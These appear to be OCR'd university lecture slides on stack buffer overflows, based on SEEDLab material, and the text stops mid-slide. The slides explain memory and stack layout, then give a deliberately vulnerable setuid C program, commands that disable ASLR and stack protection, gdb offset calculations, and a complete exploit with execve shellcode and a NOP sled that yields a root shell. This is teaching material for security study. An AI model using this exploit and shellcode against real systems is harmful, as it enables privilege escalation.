Buffer Overflow


Yajin Zhou (http://yajin.org)

Zhejiang University

Credits: SEEDLab
http://www.cis.syr.edu/~wedu/seed/

Program Memory Layout


- Text segment: executable code of the program
- Data segment: static/global variables that are initialized
- BSS: uninitialized static/global variables
- Heap: space for dynamic memory
- Stack: local variables, return address, arguments …



Program Memory Layout

```c
int x = 100;
int main()
{
  // data stored on stack
  int   a=2;
  float b=2.5;
  static int y;

  // allocate memory on heap
  int *ptr = (int *) malloc(2*sizeof(int));

  // values 5 and 6 stored on heap
  ptr[0]=5;
  ptr[1]=6;

  // deallocate memory on heap
  free(ptr);

  return 1;
}
```

Stack Layout



Stack Layout

- When func() is called, a block of memory will be allocated on top of the stack.
- Arguments: passed to the function. Reverse order
- Return address
- Previous stack frame pointer (ebp)
- Local variables

```
void func(int a, int b)
{
  int x, y;

  x = a + b;
  y = a - b;
}
```

Frame Pointer


- Why do we need stack frame pointer: to access local variables
- Local variables: stack frame pointer plus offset
- Stack frame pointer is set during runtime

```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

x = a + b

Previous Frame Pointer

- The frame pointer of previous function is stored on the stack
- Main -> foo -> bar



String Copy

- Strcpy will stop when it encounters the terminating character \0

```
#include <string.h>
#include <stdio.h>

void main ()
{
  char src[40]="Hello world \0 Extra string";
  char dest[40];


  // copy to dest (destination) from src (source)
  strcpy (dest, src);
}
```


A Vulnerable Program

- The copied string will overflow the buffer – buffer overflow

```
void foo(char *str)
{
    char buffer[12];

    /* The following statement will result in buffer overflow
        */
    strcpy(buffer, str);
}

int main()
{
    char *str = "This is definitely longer than 12";
    foo(str);

    return 1;
}
```

A Vulnerable Program

- Consequence: the buffer will overwrite the return address!
  - case I: the overwritten return address is invalid -> crash (why?)
  - Case II: the overwritten return address is valid but in kernel space
  - Case III: the overwritten return address is valid, but points to data
  - Case IV: the overwritten return address happens to be a valid one




How to Exploit: Vulnerable program

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);                          ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);       ②
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

stack.c

How to Exploit



How to Exploit

- First, we need to put malicious code into the memory – we put them into the “badfile”
- Second, we need to force the program jump to our code – which has been copied into the memory. – overwrite the return address

Experiments: Prepare environment

- Download the seedlab ubuntu 16.04 (32 bit vm)
- Disable ASLR

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

Compile the Vulnerable Program

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- -z execstack: make the stack executable, since our shell code will be on the stack
- -fno-stack-protector: close stack guard

```
$ echo "aaaa" > badfile
$ ./stack
Returned Properly
$
$ echo "aaa ...(100 characters omitted)... aaa" > badfile
$ ./stack
Segmentation fault (core dumped)
```

First the address of shell code


- How to find the address of our shell code, which has been copied into the memory (on the stack)
    - Option I: brute force: 2^32
    - Option II: be smart based on observations
        - the stack is usually starting from a fixed location

```c
#include <stdio.h>
void func(int* a1)
{
        printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}
int main() {
        int x = 3;
        func(&x);
        return 1;
}
```

```
[05/05/19]seed@VM:~/.../bufferoverflow$ ./prog
 :: a1's address is 0xbffff310
[05/05/19]seed@VM:~/.../bufferoverflow$ ./prog
 :: a1's address is 0xbffff310
[05/05/19]seed@VM:~/.../bufferoverflow$ ./prog
 :: a1's address is 0xbffff310
[05/05/19]seed@VM:~/.../bufferoverflow$
```

Improving chances of Guessing

- Add NOP instructions -> create multiple entries for malicious code



Find the Address Using GDB


```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
......
(gdb) b foo     ← 在函数 foo() 处设置一个断点
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Ebp = 0xbfffeaf8
Return address = ebp + 4
First nop: ebp + 8

Buffer to ebp: 108
Buffer to return address: 108 +4 =112

Construct the input file



Exploit

```c
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax      */
    "\x50"               /* pushl   %eax           */
    "\x68""//sh"         /* pushl   $0x68732f2f    */
    "\x68""/bin"         /* pushl   $0x6e69622f    */
    "\x89\xe3"           /* movl    %esp,%ebx      */
    "\x50"               /* pushl   %eax           */
    "\x53"               /* pushl   %ebx           */
    "\x89\xe1"           /* movl    %esp,%ecx      */
    "\x99"               /* cdq                    */
    "\xb0\x0b"           /* movb    $0x0b,%al      */
    "\xcd\x80"           /* int     $0x80          */
;

 void main(int argc, char **argv)
 {
   char buffer[200];
   FILE *badfile;

   /* A. Initialize buffer with 0x90 (NOP instruction) */
   memset(&buffer, 0x90, 200);

   /* B. Fill the return address field with a candidate
         entry point of the malicious code */
   *((long *) (buffer + 112)) = 0xbffff188 + 0x80;

   // C. Place the shellcode towards the end of buffer
   memcpy(buffer + sizeof(buffer) - sizeof(shellcode),
       shellcode,
         sizeof(shellcode));

   /* Save the contents to the file "badfile" */
   badfile = fopen("./badfile", "w");
   fwrite(buffer, 200, 1, badfile);
   fclose(badfile);
 }
```

Exploit

- First, we do not use 0xbffff188 +8 as the entry point (why?)
  - That mean is obtained through gdb, which may be a little different from real value.
- Second, 0xbffff1888 + nnn cannot contain 0


```
$ rm badfile
$ gcc exploit.c -o exploit
$ ./exploit
$ ./stack
# id        ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

Shellcode

```
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"            /* xorl    %eax,%eax     */
    "\x50"                /* pushl   %eax          */
    "\x68""//sh"          /* pushl   $0x68732f2f   */
    "\x68""/bin"          /* pushl   $0x6e69622f   */
    "\x89\xe3"            /* movl    %esp,%ebx     */
    "\x50"                /* pushl   %eax          */
    "\x53"                /* pushl   %ebx          */
    "\x89\xe1"            /* movl    %esp,%ecx     */
    "\x99"                /* cdq                   */
    "\xb0\x0b"            /* movb    $0x0b,%al     */
    "\xcd\x80"            /* int     $0x80         */
;
```

- Eax: 11. execve system call number
- Ebx: address of command
- Ecx: address of argv[]. Argv[0] -> "/bin/sh", argv[1]= 0
- Edx: environment variables. Could be null

Shellcode: Step I



(a) Set the ebx register

